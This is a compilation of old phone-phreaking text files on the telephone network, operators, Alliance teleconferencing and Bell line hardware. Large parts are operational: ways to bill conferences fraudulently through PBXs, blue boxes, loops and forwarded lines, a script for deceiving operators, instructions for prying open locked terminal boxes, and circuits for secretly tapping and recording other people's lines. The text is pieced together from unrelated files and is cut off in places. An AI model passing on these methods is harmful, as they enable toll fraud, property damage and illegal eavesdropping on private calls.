~~~~~~~~~~~~~~~~~~~~

185 - Orlando, Fl
186 - Oakland, CA
187 - Denver, CO
188 - New York, NY

The 18X series are operator routing codes for overseas access (to be furthur discussed with blue boxes). All international calls use a signaling service called CCITT.It is an international standard for signaling.

Phone Systems Tutorial II

Part II will deal with the various types of operators, office heirarchy, & switching equipment.

Operators
~~~~~~~~~

There are many types of operators in the network and the more common ones will be discussed.

TSPS Operator:

The TSPS [(Traffic Service Position System) ass opposed to This Shitty Phone Service] Operator is probably the bitch (or bastard, for the female libertationists out there) that most of us are used to having to deal with. Here are his/her responsibilities:

1) Obtaning billing information for calling card or third number calls

2) Identifying called customer on person-to-person calls.

3) Obtaining acceptance of charges on collect calls.

4) Identifying calling numbers. This only happens when the calling # is not automatically recorded by CAMA (Centralized Automatic Message Accounting) & forwarded from the local office. This could be caused by equipment failures (ANIF- Automatic Number Identification Failure) or if the office is not equipped for CAMA (ONI- Operator Number Identification).

<I once has an equipment failure happen to me & the TSPS operator came on and said, "What # are you calling FROM?" Out of curiosity, I gave her the number to my CO, she thanked me & then I was connected to a conversation that appeared to be between a frameman & his wife. Then it started ringing the party I wanted to originally call & everyone phreaked out (excuse the pun). I immediately dropped this dual line conference!

You should not mess with the TSPS operator since she KNOWS which number that you are calling from. Your number will show up on a 10-digit LED read-out (ANI board). She also knows whether or not you are at a fortress phone & she can trace calls quite readily! Out of all of the operators, she is one of the MOST DANGEROUS.

INWARD operator:

This operator assists your local TSPS ("0") operatorin connecting calls. She will never question a call as long as the call is
~~~~~~~~~

withing HER SERVICE AREA. She can only be reached via other operators or by a blue box. From a blue box, you would dial KP+NPA+121+ST for the INWARD operator that will help you connect any calls within that NPA only. (Blue Boxing will be discussed in a future file).

DIRECTORY ASSISTANCE Operator:

This is the operator that you are connected to when you dial: 411 or NPA-555-1212. She does not readily know where you are calling from. She does not have access to unlisted numbers, but she DOES know if an unlisted # exists for a certain listing.

There is also a directory assistance operator for deaf people who use teletypewriters. If your modem can transfer BAUDOT [(45.5 baud). One modem that I know of that will do this is the Apple Cat acoustic or the Atari 830 acoustic modem. Yea I know they are hard to find... but if you wanna do this.. look around!) then you can call him/her up and have an interesting conversation. The # is: 800-855-1155. They use the standard Telex abbreviations such as GA for go ahead. they tend to be nicer and will talk longer than your regular operators. Also, they are more vulnerable into being talked out of information through the process of "social engineering" as Chesire Catalyst would put it.

<Unfortunately, they do not have access to much. I once bullshitted with one of these operators a while back and I found out that there are 2 such DA offices that handle TTY. One is in Philadelphia and the other is in California. They have approx. 7 operators each. most of the TTY operators think that their job is boring (based on an official "BIOC poll"). They also feel that they are under-paid. They actually call up a regular DA # to process your request (sorry, no fancy computers!)

Other operators have access to their own DA by dialing KP+NPA+131+ST (MF).

CN/A operators:

CN/A Operators are operators that do exactly the opposite of what directory assistance operators are for. In my experience, these operators know more than the DA op's do & they are more susceptable to "social engeneering." It is possible to bullshit a CN/A operator for the NON-PUB DA # (ie, you give them the name & they give you the unlisted number. See the article on unlisted numbers in this cookbook for more info about them.). This is due to the fact that they assume that you are a fellow company employee. Unfortunately, the AT&T breakup has resulted in the break-up of a few NON-PUB DA #'s and policy changes in CN/A

INTERCEPT Operator:

The intercept operator is the one that you are connected to when there are notenough recordings available to tell you that the # has been disconnected or changed. She usually says, "What # you callin'?" with a foreign accent. This is the lowest operator lifeform. Even though they don't know where you are calling from, it is a waste or your time to try to verbally abuse them since they usually understand very little English anyway.

Incidentally, a few area DO have intelligent INTERCEPT Operators.

OTHER Operators:

And then there are the: MObile, Ship-to-Shore, Conference, Marine Verify, "Leave Word and Call Back," Rout & Rate (KP+800+141+1212+ST), & other special operators who have one purpose or another in the network.

Problems with an Operator> Ask to speak to their supervisor... or better yet the Group Chief (who is the highest ranking official in any office) who is the equivalent of the Madame ina whorehouse.

By the way, some CO's that willallow you to dial a 0 or 1 as the 4th digit, will also allow you to call special operators & other fun Tel. Co. #'s without a blue box. This is ver rare, though! For example,212-121-1111 will get you a NY Inward Operator.

Office Hierarchy
~~~~~~~~~~~~~~~~

Every switching office in North America (the NPA system), is assigned an office name and class. There are five classes of offices numbered 1 through 5. Your CO is most likely a class 5 or end office. All long-distance (Toll) calls are switched by a toll office which can be a class 4, 3, 2, or 1 office. There is also a class 4X office callen an intermediate point. The 4X office is a digital one that can have an unattended exchange attached to it (known as a Remote Switching Unit (RSU)).

The following chart will list the Office #, name, & how many of those office exist (to the best of my knowledge) in North America:

Class	Name	Abb	# Existing
> 1	Regional Center	RC	12
> 2	Sectional Center	SC	67
> 3	Primary Center	PC	230
> 4	Toll Center	TC	1,300
> 4P	Toll Point	TP	n/a
> 4X	Intermediate Point	IP	n/a
> 5	End Office	EO	19,000
> 6	RSU	RSU	n/a

When connecting a call from one party to another, the switching equipment usually tries to find the shortest route between the class 5 end office of the caller & the class 5 end officeof the called party. If no inter-office trunks exist between the two parties, it will then move upward to the next highest office for servicing calls (Class 4). If the Class 4 office cannot handle the call by sending it to another Class 4 or 5 office, it will then be sent to the next highest office in the hierarchy (3). The switching equipment first uses the high-usage interoffice trunk groups, if they are busy then it goes to the fina; trunk groups on the next highest level. If the call cannot be connected, you will probably get a re-order [120 IPM (interruptions per minute) busy signal] signal. At this time, the guys at Network Operations are probably shitting in their pants and trying to avoid the dreaded Network Dreadlock (as seen on TV!).
~~~~~~~~~~~~~~~~

It is also interesting to note that 9 connections in tandem is called ring-around-the-rosy and it has never occured in telephone history. This would cause an endless loop connection [a neat way to really screw up the network].

The 10 regional centers in the US & the 2 in Canada are all interconnected. they form the foundation of the entire telephone network. Since there are only 12 of them, they are listed below:

Class 1 Regional Office Location	NPA
Dallas 4 ESS	214
Wayne, PA	215
Denver 4T	303
Regina No. 2SP1-4W (Canada)	306
St. Louis 4T	314
Rockdale, GA	404
Pittsburgh 4E	412
Montreal No. 1 4AETS (Canada)	504

Basic Alliance Teleconferencing

Introduction:

This phile will deal with accessing, understanding and using the Alliance Teleconferencing Systems.... it has many sections and for best use should be printed out...enjoy...

Alliance:

Alliance Teleconferencing is an independant company which allows the general public to access and use it's conferencing equipment. Many rumors have been floating apound that Alliance is a subsidary of AT&T.
Well, they are wrong. As stated above, Alliance is an entirely independant company. They use sophisticated equipment to allow users to talk to many people at once.

The Number:

Alliance is in the 700 exchange, thus it is not localized, well, not in a way. Alliance is only in certain states, and only residents of these certain states can access by dialing direct. This, however, will be discussed in a later chapter. The numbers for alliance are as follows:

```
     0-700-456-1000 (chicago)
               -1001 (los angeles)
               -1002 (chicago)
               -1003 (houston)
               -2000 (?)
               -2001 (?)
               -2002 (?)
               -2003 (?)
               -3000 (?)
               -3001 (?)
               -3002 (?)
               -3003 (?)
```

The locations of the first 4 numbers are known and i have stated them. However, the numbers in the 200x and 300x are not definately known. Rumor has it that the pattern repeats itself but this has not been proven.

Dialing:

As stated before, Alliance is only in certain stated and only these states can access them via dialing direct. However, dialing direct causes your residence to be charged for the conference and conference bills are not low!!! Therefore, many ways have been discovered to start a conference without having it billed to ones house. They are as follows:

1) Dialing through a PBX
2) Incorporating a Blue Box
3) Billing to a loop
4) Billing to a forwarded call

I am sure there are many more but these are the four i will deal with.

Dialing through a PBX:
------- ------- - ---
Probably the easiest method of creating a free conference is through a PBX. Simply call one in a state that has Alliance, input the PBX's code, dial 9 for an outside line and then dial alliance.
An example of this would be:

PBX: 800-241-4911

When it answers it will give you a tone. At this tone input your code.

Code: 1234

After this you will receive another tone, now dial 9 for an outside line. You will now hear a dial tone. Simply dial Alliance from this point and the conference will be billed to the PBX.

Using a Blue Box:
----- - ---- ---
Another rather simple way of starting a conference is with a Blue Box. The following procedure is how to box a conference:
Dial a number to box off of. In this example we will use 609-609-6099
When the party answers hit 2600hz. This will cause the fone company's equipment to think that you have hung up. You will hear a <beep><kerchunk>
You have now 'seized' a trunk. After this, switch to multi-frequency and dial:

KP-0-700-456-x00x-ST
KP=KP tone on Blue Box
x=variable between 1 and 3
ST=ST tone on Blue Box
The equipment now thinks that the operator has dialed Alliance from her switchboard and the conference shall be billed there. Since Blue Boxing is such a large topic, this is as far as I will go into it's uses.

Billing to a loop:
------- -- - ----
A third method of receiving a free conference is by billing out to a loop. A loop is 2 numbers that when two people call, they can talk to each other. You're saying woop-tee-do right? Wrong! Loops can be <very> usefull to phreaks. First, dial alliance direct. After going through the beginning procedure, which will be discussed later in this tutorial, dial 0 and wait for an Alliance operator. When she answers tell her you would like to bill the conference to such and such a number. (A loop where your phriend is on the other side) She will then

call that number to receive voice verification.
Of course your phriend will be waiting and will accept the charges.
Thus, the conference is billed to the loop.

Billing to call forwarding:
------- -- ---- ----------
When you dial a number that is call forwarded, it is first answered by the original location, then forwarded. The original location will hang up if 2600hz is received from only ond end of the line. Therefore, if you were to wait after the forwarded residence answered, you would receive the original location's dial tone.

Example:
Dial 800-325-4067
The original residence would answer, then forward the call, a second type of ringing would be heard. When this second residence answers simply wait until they hang up. After about twenty seconds you will then receive the original residence's dial tone since it heard 2600hz from one end of the line. Simply dial Alliance from this point and the conference will be billed to the original residence.
These are the four main ways to receive a free conference. I am sure many more exist, but these four are quite handy themselves.

Logon Procedure:
----- ---------
Once Alliance answers you will hear a two-tone combination. This is their way of saying 'How many people do you want on the conference dude?' Simply type in a 2-digit combination, depending on what bridge of Alliance you are on, between 10 and 59. After this either hit '*' to cancel the conference size and inout another or hit '#' to continue.
You are now in Alliance Teleconferencing and are only seconds away from having your own roaring conference going strong!!!

Dialing in Conferees:
------- -- ---------
To dial your first conferee, dial 1+npa+pre+suff and await his/her answer.

npa=area code
pre=prefix
suff=suffix

If the number is busy, or if no one answers simply hit '*' and your call will be aborted. But, if they do answer, hit the '#' key.
This will add them to the conference.
Now commence dialing other conferees.

Joining Your Conference:
------- ---- ----------
To join your conference from control mode simply hit the '#' key.
Within a second or two you will be chatting with all your buddies.
To go back into control mode, simply hit the '#' key again.

Transferring Control:
------------ -------
To transfer control to another conferee, go into control mode, hit the # 6+1+npa+pre+suff of the conferee you wish to give control to. If after, you wish to abort this transfer hit the '*' key.

<note>:Transfer of control is often not available. When you receive a message stating this, you simply cannot transfer control.

Muted Conferences:
----- -----------
To request a muted conference simply hit the 9 key. I am not exactly sure what a muted conference is but it is probably a way to keep unwanted eavesdroppers from listening in.

Dialing Alliance Operators:
------- -------- ---------
Simply dial 0 as you would from any fone and wait for the operator to answer.

Ending Your Conference:
------ ---- ----------
To end your conference all together, that is kick everyone including yourself off, go into control mode and hit '*'...after a few seconds simply hang up. Your conference is over.

Are Alliance Operators Dangerous?
--- -------- --------- ---------
No. Not in the least. The worst they can do to you while you are having a conference is drop all conferees including yourself. This is in no way harmful, just a little aggravating.

Alliance and Tracing:
-------- --- -------
Alliance can trace, as all citizens of the United States can.
But this has to all be pre-meditated and AT&T has to be called and it's really a large hastle, therefore, it is almost never done. Alliance simply does not want it known that teenagers are phucking them over.
The only sort of safety equipment Alliance has on-line is a simple pen register. This little device simply records all the numbers of the conferees dialed. No big deal. All Alliance can do is call up that persons number, threaten and question. However, legally, they can do nothing because all you did was answer your fone.

<note>:Almost all instructions are told to the person in command by Alliance recordings. A lot of this tutorial is just a listing of those commands plus information gathered by either myself or the phellow phreaks of the world!!!

CNA Number Listings

NPA	TEL NO	NPA	TEL NO
201	201-676-7070	601	601-961-8139
202	304-343-7016	602	303-293-8777
203	203-789-6815	603	617-787-5300
204	204-949-0900	604	604-432-2996
205	205-988-7000	605	402-580-2255
206	206-382-5124	606	502-583-2861
207	617-787-5300	607	518-471-8111
208	303-293-8777	608	608-252-6932
209	415-543-2861	609	201-676-7070
212	518-471-8111	612	402-580-2255
213	415-781-5271	613	416-443-0542
214	214-464-7400	614	614-464-0123
215	412-633-5600	615	615-373-5791
216	614-464-0123	616	313-223-8690
217	217-525-5800	617	617-787-5300

218	402-580-2255	618	217-525-5800
219	317-265-4834	619	818-501-7251
301	304-343-1401	701	402-580-2255
302	412-633-5600	702	415-543-2861
303	303-293-8777	703	304-344-7935
304	304-344-8041	704	912-784-0440
305	912-784-0440	705	416-979-3469
306	306-347-2878	706	*** NONE ***
307	303-293-8777	707	415-543-6374
308	402-580-2255	709	*** NONE ***
309	217-525-5800	712	402-580-2255
312	312-796-9600	713	713-861-7194
313	313-223-8690	714	818-501-7251
314	314-721-6626	715	608-252-6932
315	518-471-8111	716	518-471-8111
316	816-275-2782	717	412-633-5600
317	317-265-4834	718	518-471-8111
318	504-245-5330	801	303-293-8777
319	402-580-2255	802	617-787-5300
401	617-787-5300	803	912-784-0440
402	402-580-2255	804	304-344-7935
403	403-425-2652	805	415-543-2861
404	912-784-0440	806	512-828-2501
405	405-236-6121	807	416-443-0542
406	303-293-8777	808	212-334-4336
408	415-543-6374	809	212-334-4336
409	713-861-7194	812	317-265-4834
412	413-633-5600	813	813-228-7871
413	617-787-5300	814	412-633-5600
414	608-252-6932	815	217-525-5800
415	415-543-6374	816	816-275-2782
416	416-443-0542	817	214-464-7400
417	314-721-6626	818	415-781-5271
418	514-725-2491	819	514-725-2491
419	614-464-0123	901	615-373-5791
501	405-236-6121	902	902-421-4110
502	502-583-2861	904	912-784-0440
503	206-382-5124	906	313-223-8690
504	504-245-5330	907	*** NONE ***
505	303-293-8777	912	912-784-0440
506	506-648-3041	913	816-275-2782
507	402-580-2255	914	518-471-8111
509	206-382-5124	915	512-828-2501
512	512-828-2501	916	415-543-2861
513	614-464-0123	918	405-236-6121
514	514-725-2491	919	912-784-0440
515	402-580-2255	516	518-471-8111
517	313-223-8690	518	518-471-8111

How to start a conference w/o 2600

THIS METHOD OF STARTING THE CONF. DEPENDS ON YOUR ABILITY TO BULLSHIT THE OPERATOR INTO DIALING A NUMBER WHICH CAN ONLY BE REACHED WITH AN OPERATOR'S M-F TONES. WHEN BULLSHITTING THE OPERATOR REMEMBER OPERATOR'S ARE NOT HIRED TO THINK BUT TO DO.

HERE IS A STEP-BY-STEP WAY TO THE CONF.:
1. CALL THE OPERATOR THROUGH A PBX OR EXTENDER, YOU COULD JUST CALL ONE THROUGH YOUR LINE BUT I WOULDN'T RECOMMEND IT.
2. SAY TO THE OPERATOR:

TSPS MAINTENENCE ENGINEER, RING-FORWARD TO 213+080+1100, POSITION RELEASE, THANKYOU.
(SHE WILL PROBABLY ASK YOU FOR THE NUMBER AGAIN)

DEFINITIONS: RING-FORWARD - INSTRUCTS HER TO DIAL THE NUMBER.
POSITION RELEASE - INSTUCTS HER TO RELEASE THE TRUNK AFTER SHE HAS DIALED THE NUMBER.
+ - REMBER TO SAY 213PLUS080 PLUS1100.
3. WHEN YOU ARE CONNECTED WITH THE CONF. YOU WILL HERE A WHISTLE BLOW TWICE AND A RECORDING ASKING YOU FOR YOUR OPERATOR #. DIAL IN ANY FIVE DIGITS AND HIT THE POUNDS SIGN A COUPLE OF TIMES. SIMPLY DIAL IN THE # OF THE BILLING LINE ECT. WHEN THE RECORDING ASK FOR IT.
3. WHEN IN THE CONTROL MODE OF THE CONF. HIT '6' TO TRANSFER CONTROL. HIT '001' TO REENTER THE # OF CONFEREE'S AND TIME AMOUNT WHICH YOU GAVE WHEN YOU STARED THE CONF. REMEMBER THE SIZE CAN BE FROM 2-59 CONFEREE'S. I HAVE NOT FOUND OUT THE 'LENGTHS' LIMITS.

Ma-Bell Tutorial

In this article, I will first describe the termination, wiring, and terminal hardware most commonly used in the Bell system, and I will include section on methods of using them.

LOCAL NETWORK

The local telephone network between the central office/exchange and the telephone subscribers can be briefly described as follows:
From the central office (or local exchange) of a certain prefix(es), underground area trunks go to each area that has that prefix (Usually more than one prefix per area.) At every few streets or tract areas, the underground cables surface. They then go to the telephone pole (or back underground, depending on the area) and then to the subsribers house (or in the case of an apartment building or mutliline business, to a splitter or distribution box/panel).
Now that we have the basics, I'll try and go in-depth on the subject.

UNDERGROUND CABLES

These are sometimes inter-office trunks, but usually in a residential area they are trunk lines that go to bridging heads or distribution cases. The cables are about 2-3 inches thick (varies), and are either in a metal or pvc-type pipe (or similiar). Rarely (maybe not in some remote rural areas) are the cables just 'alone' in the ground. Instead they are usually in an underground cement tunnel (resembles a small sewer or storm-drain.) The manholes are >heavy< and will say 'Bell system' on them. they can be opened with a 1/2 inch wide crowbar (Hookside) inserted in the top rectangular hole. There are ladder rungs to help you climb down. You will see the cable pipes on the wall, with the blue and white striped one being the inter-office trunk (at least in my area). The others are local lines, and are usually marked or color coded. There is almost always a posted color code chart on the wall, not to mention Telco manuals describing the cables and terminals, so I need not get into detail. Also, there is usually some kind of test equipment, and often

Bell test sets are left in there.

BRIDGING HEADS

The innocent-looking grayish-green boxes. These can be either trunk bridges or bridging for residences. The major trunk bridging heads are usually larger, and they have the 'Western Electric' logo at the bottom, whereas the normal bridging heads (which may be different in some areas-depending on the company you are served by. GTE B.H.'s look slightly different. Also, do not be fooled by sprinkler boxes!) They can be found in just about every city.

To open a bridging head: if it is locked (and you're feeling destructive), put a hammer or crowbar (the same one you used on the manhole) in the slot above the top hinge of the right door. Pull hard, and the door will rip off. Very effective! If it isn't locked (as usual), take a 7/8 inch hex socket and with it, turn the bolt about 1/8 of a turn to the right (you should hear a spring release inside). Holding the bolt, turn the handle all the way to the left and pull out.

To Check for a test-set (which are often left by Bell employees), go inside - First check for a test-set (which are often left by Bell employees). There should be a panel of terminals and wires. Push the panel back about an inch or so, and rotate the top latch (round with a flat section) downward. Release the panel and it will fall all the way forward. There is usually a large amount of wire and extra terminals. The test-sets are often hidden here, so don't overlook it (Manuals, as well, are sometimes placed in the head). On the right door is a metal box of alligator clips. Take a few (Compliments of Bell.). On each door is a useful little round metal device. (Says 'insert gently' or' clamp gently - do not overtighten' etc..) On the front of the disc, you should find two terminals. These are for your test set. (If you dont have one, dont despair -I'll show you ways to make basic test sets later in this article).

Hook the ring (-) wire to the 'r' terminal; and the tip (+) wire to the other. (By the way, an easy way to determine the correct polarity is with a 1.5v LED. Tap it to the term. pair, if it doesnt light, switch the poles until it does. When it lights,find the longer of the two LED poles: This one will be on the tip wire (+). Behind the disc is a coiled up cord. This should have two alligator clips on it.. Its very useful, because you dont have to keep connecting and disconnecting the fone (test set) itself, and the clips work nicely.

On the terminal board, there should be about 10 screw terminals per side. Follow the wires, and you can see which cable pairs are active. Hook the clips to the terminal pair, and you're set! Dial out if you want, or just listen (If someone's on theline). Later, I'll show you a way to set up a true 'tap' that will let the person dial out on his line and receive calls as normal, and you can listen in the whole time. More about this later...

On major prefix-area bridging heads, you can see 'local loops' ,which are two cable pairs (cable pair = ring+tip, a fone line) that are directly connected to each other on the terminal board. These 'cheap loops' as they are called, do not work nearLy as well as the existing ones set up in the switching hardware at the exchange office. (Try scanning your prefixes' 00xx to 99xx #'s.) The tone sides will announce themselves with the 1008 hz loop tone, and the hang side will give no response.

The first person should dial the 'hang' side, and the other person dial the tone side, and the tone should stop if you have got the right loop.)
If you want to find the number of the line that you're on, you can either try to decipher the 'bridging log' (or whatever), which is on the left door. If that doesnt work, you can use the follwing:

ANI # (Automatic Number ID)

This is a Telco test number that reports to you the number that youre calling from (It's the same, choppy 'Bell bitch' voice that you get when you reach a disconnected #)
For the 213 NPA - Dial 1223
408 NPA - Dial 760
914 NPA - Dial 990
These are extremely useful when messing with any kind of line terminals, house boxes, etc.
Now that we have bridging heads wired, we can go on... (don't forget to close and latch the box after all... Wouldnt want GE and Telco people mad, now, would we?)

"CANS" - Telephone Distribution Boxes

Basically, two types:
1> Large, rectangular silver box at the end of each street.
2> Black, round, or rectangular thing at every telephone pole.
Type 1 - This is the case that takes the underground cable from the bridge and runs it to the telephone pole cable (The lowest, largest one on the telephone pole.) The box is always on the pole nearest the briging head, where the line comes up. Look for the 'Call before you Dig - Underground cable' stickers..
The case box is hinged, so if you want to climb the pole, you can open it with no problems. These usually have 2 rows of terminal sets.
You could try to impersonate a Telco technician and report the number as 'new active' (giving a fake name and fake report, etc.) I dont recommend this, and it probably won't (almost positively won't) work, but this is basically what Telco linemen do).
Type 2 - This is the splitter box for the group of houses around the pole (Usually 4 or 5 houses). Use it like I mentioned before. The terminals (8 or so) will be in 2 horizontal rows of sets. The extra wires that are just 'hanging there' are provisions for extra lines to residences (1 extra line per house, thats why the insane charge for line #3!) If its the box for your house also, have fun and swap lines with your neighbor! 'Piggyback' them and wreak havoc on the neighborhood (It's eavesdropping time...) Again, I don't recommend this, and its difficult to do it correctly. Moving right along...

APARTMENT / BUSINESS MULTILINE
DISTRIBUTION BOXES

Found outside the buliding (most often on the right side, but not always... Just follow the wire from the telephone pole) or in the basement. It has a terminal for all the lines in the building. Use it just like any other termination box as before. Usually says 'Bell system' or similar. Has up to 20 terminals on

it (usually.) the middle ones are grounds (forget these). The wires come from the cable to one row (usually the left one), with the other row of terminals for the other row of terminals for the building fone wire pairs. The ring (-) wire is usually the top terminal if the set in the row (1 of 10 or more), and the tip is in the clamp/screw below it. This can be reversed, but the cable pair is always terminated one-on-top-of-each- other, not on the one next to it. (I'm not sure why the other one is there, probably as aprovision for extra lines) Don't use it though, it is usually to close to the other terminals, and in my experiences you get a noisy connection.

Final note: Almost every apartment, business, hotel, or anywhere there is more than 2 lines this termination lines this termination method is used. If you can master this type, you can be in control of many things... Look around in your area for a building that uses this type, and practice hooking up to the line, etc.

As an added help,here is the basic 'standard' color-code for multiline terminals/wiring/etc...

Single line: Red = Ring
Green = Tip
Yellow = Ground *

* (Connected to the ringer coil in individual and bridged ringer phones (Bell only) Usually connected to the green (Tip)

Ring (-) = Red
White/Red Stripe
Brown
White/Orange Stripe
Black/Yellow Stripe

Tip (+) = Green (Sometimes yellow, see above.)
White/Green Stripe
White/Blue Stripe
Blue
Black/White Stripe

Ground = Black
Yellow

RESIDENCE TERMINAL BOX

Small, gray (can be either a rubber (Pacific Telephone) or hard plastic (AT & T) housing deal that connects the cable pair from the splitter box (See type 2, above) on the pole to your house wiring. Only 2 (or 4, the 2 top terminals are hooked in parallel with the same line) terminals, and is very easy to use. This can be used to add more lines to your house or add an external line outside the house.


TEST SETS

Well, now you can consider yourself a minor expert on the terminals and wiring of the local telephone network. Now you can apply it to whatever you want to do.. Here's another helpful item:


How to make a Basic Test-Set and how to use it to dial out, eavsdrop, or seriously tap and record line activity.

These are the (usually) orange hand set fones used by Telco technicians to test lines. To make a very simple one, take any Bell (or other, but I recommend a good Bell fone like a princess

or a trimline. gte flip fones work excllently, though..) fone and follow the instructions below.
Note: A 'black box' type fone mod will let you tap into their line, and with the box o, it's as if you werent there. they can recieve calls and dial out, and you can be listening the whole time! very useful. With the box off, you have a normal fone test set.
Instructions:
A basic black box works well with good results. Take the cover off the fone to expose the network box (Bell type fones only). The <RR> terminal should have a green wire going to it (orange or different if touch tone - doesnt matter, its the same thing). Disconnect the wire and connect it to one pole of an SPST switch. Connect a piece of wire to the other pole of the switch and connect it to the <RR> terminal. Now take a 10k hm 1/2 watt 10% resistor and put it between the <RR> terminal ad the <F> terminal, which should have a blue and a white wire going to it (different for touch tone). It should look like this:



What this does in effect is keep the hookswitch / dial pulse switch (F to RR loop) open while holding the line high with the resistor. This gives the same voltage effect as if the fone was 'on-hook', while the 10k ohms holds the voltage right above the 'off hook' threshold (around 22 volts or so, as compared to 15-17 or normal off hook 48 volts for normal 'on-hook'), giving
Test Set Version 2.
Another design is similar to the 'type 1' test set (above), but has some added features:



x = Spst Switch
o = Red LOD 0 = Green LED
RRRRR= 1.8k 1/2 watt resistor xxxx= Dpst switch
When the SPST switch in on, the LED will light, and the fone will become active. The green light should be on. If it isn't, switch the dpst. If it still isnt, check the polarity of the line and the LEDs. With both lights on, hang up the fone. They should all be off now. Now flip the dpst and pick up the fone. The red LED shold be on, but the green shouldnt. If it is, something is wrong with the circuit. You wont get a dial tone if all is correct.

When you hook up to the line with the alligator clips (Assuming you have put this circuit inside our fona and have put alligator clips on the ring and tip wires (As we did before)) you should have the spst #1 in the off posistion. This will greatly reduce the static noise involved in hooking up to a line. The red LED can also be used to check if you have the correct polarity.
With this fone you will have the ability to listen in on >all< audible line activity, and the people (the 'eavesdropees') can use their fone as normal.
Note that test sets #1 and #2 have true 'black boxes', and can be used for free calls (see an article about black boxes).

Test Set Version 3

To do test set 3:
Using a trimline (or similar) phone, remove the base and cut all of the wire leads off except for the red (ring -) and the green (tip +). Solder alligator clips to the lug. The wire itself is 'tinsel' wrapped in rayon, and doesnt solder well.
Inside the one handset, remove the light socket (if it has one) and install a small slide or toggle switch (Radio Shack's micro-miniature spst works well). Locate the connection of the ring and the tip wires on the pc board near where the jack is located at the bottom of the handset. (The wires are sometimes black or brow instead of red and green, respectively). Cut the foil and run 2 pieces of wire to your switch. In parallel with the switch add a .25 uf 200 VDC capacitor (mylar, silvered mica, ceramic, not an electrolytic). When the switch is closed, the handset functions normally. With the switch in the other position, you can listen without being heard.
Note: To reduce the noise involved in connecting the clips to a line, add a switch selectable 1000 ohm 1/2 watt resistor in series with the tip wire. Flip it in circuit when connecting, and once on the line, flip it off again. (or just use the 'line disc-onect' type switch as in the type 2 test set (above)). Also avoid touching the alligator clips to any metal parts or other terminals, for i causes static on the line and raises poeple's suspicions.

RECORDING

If you would like to record any activity, use test set 1 or 2 above (for unattended recording of >all< line activity), or just any test set if you are going to be there to monitor when they are dialing, talking, etc.
Place a telephone pickup coil (I recommend the Becoton T-5 TP coil or equivalent) onto the test set, and put the TP plug into the mic. jack of any standard tape recorder. Hit play, rec, and pause. Alternate pause when you want to record (I dont think anyone should have any difficulty with this at all...)
Well, if you still can't make a test set or you dont have the parts, there's still hope. Alternate methods:
1> Find a bell test set in a manhole or a bridging head and 'Borrow it indefinately...
2> Test sets can be purchased from:
Techni-Tool
5 Apollo Road
Box 368
Plymouth Meeting PA., 19462
Ask for catalog #28

They are usually $300 - $600, and are supposed to have MF dialing capability as well as TT dialing. They are also of much higher quality than the standard bell test sets.
If you would like to learn more about the subjects covered here, I suggest:
1> Follow Bell trucks and linemen or technicians and ask subtle questions. also try 611 (repair service) and ask questions..
2> Explore your area for any Bell hardware, and experiment with it. Don't try something if you are not sure what youre doing, because you wouldnt want to cause problems, would you?

Bell Trashing

The Phone Co. will go to extreams on occasions. In fact, unless you really know what to expect from them, they will suprise the heck out of you with their "unpublished tarriffs". Recently, a situation was brought to my attention that up till then I had been totaly unaware of, least to mention, had any concern about. It involved garbage! The phone co. will go as far as to prosecute anyone who rumages through their garbage and helps himself to some

Of course, they have their reasons for this, and no doubt benefit from such action. But, why should they be so picky about garbage? The answer soon became clear to me: those huge metal bins are filled up with more than waste old food and refuse... Although it is Pacific Tele. policy to recycle paper waste products, sometimes employees do overlook this sacred operation when sorting the garbage. Thus top-secret confidential Phone Co. records go to the garbage bins instead of the paper shredders. Since it is constantly being updated with "company memorandums, and supplied with extensive reference material, the Phone co. must continualy dispose of the outdated materials. Some phone companies are supplied each year with the complete "System Practices" guide. This publication is an over 40 foot long library of reference material about everything to do with telephones. As the new edition arrives each year, the old version of "System Practices" must also be thrown out.

I very quickly figured out where some local phone phreaks were getting their material. They crawl into the garbage bins and remove selected items that are of particular interest to them and their fellow phreaks. One phone phreak in the Los Angeles area has salvaged the complete 1972 edition of "Bell System Practices". It is so large and was out of order (the binders had been removed) that it took him over a year to sort it out and create enough shelving for it in his garage.

Much of this "Top Secret" information is so secret that most phone companies have no idea what is in their files. They have their hands full simply replacing everything each time a change in wording requires a new revision. It seems they waste more paper than they can read!


It took quite a while for Hollywood Cal traffic manager to figure out how all of the local phone phreaks constantly discovered the switchroom test numbers

Whenever someone wanted to use the testboard, they found the local phone phreaks on the lines talking to all points all over the world. It got to the point where the local garbage buffs knew more about the office operations than the employees themselves. One phreak went so far as to call in and tell a switchman what his next daily assignment would be. This, however, proved to be too much. The switchman traced the call and one phone phreak was denied the tool of his trade.

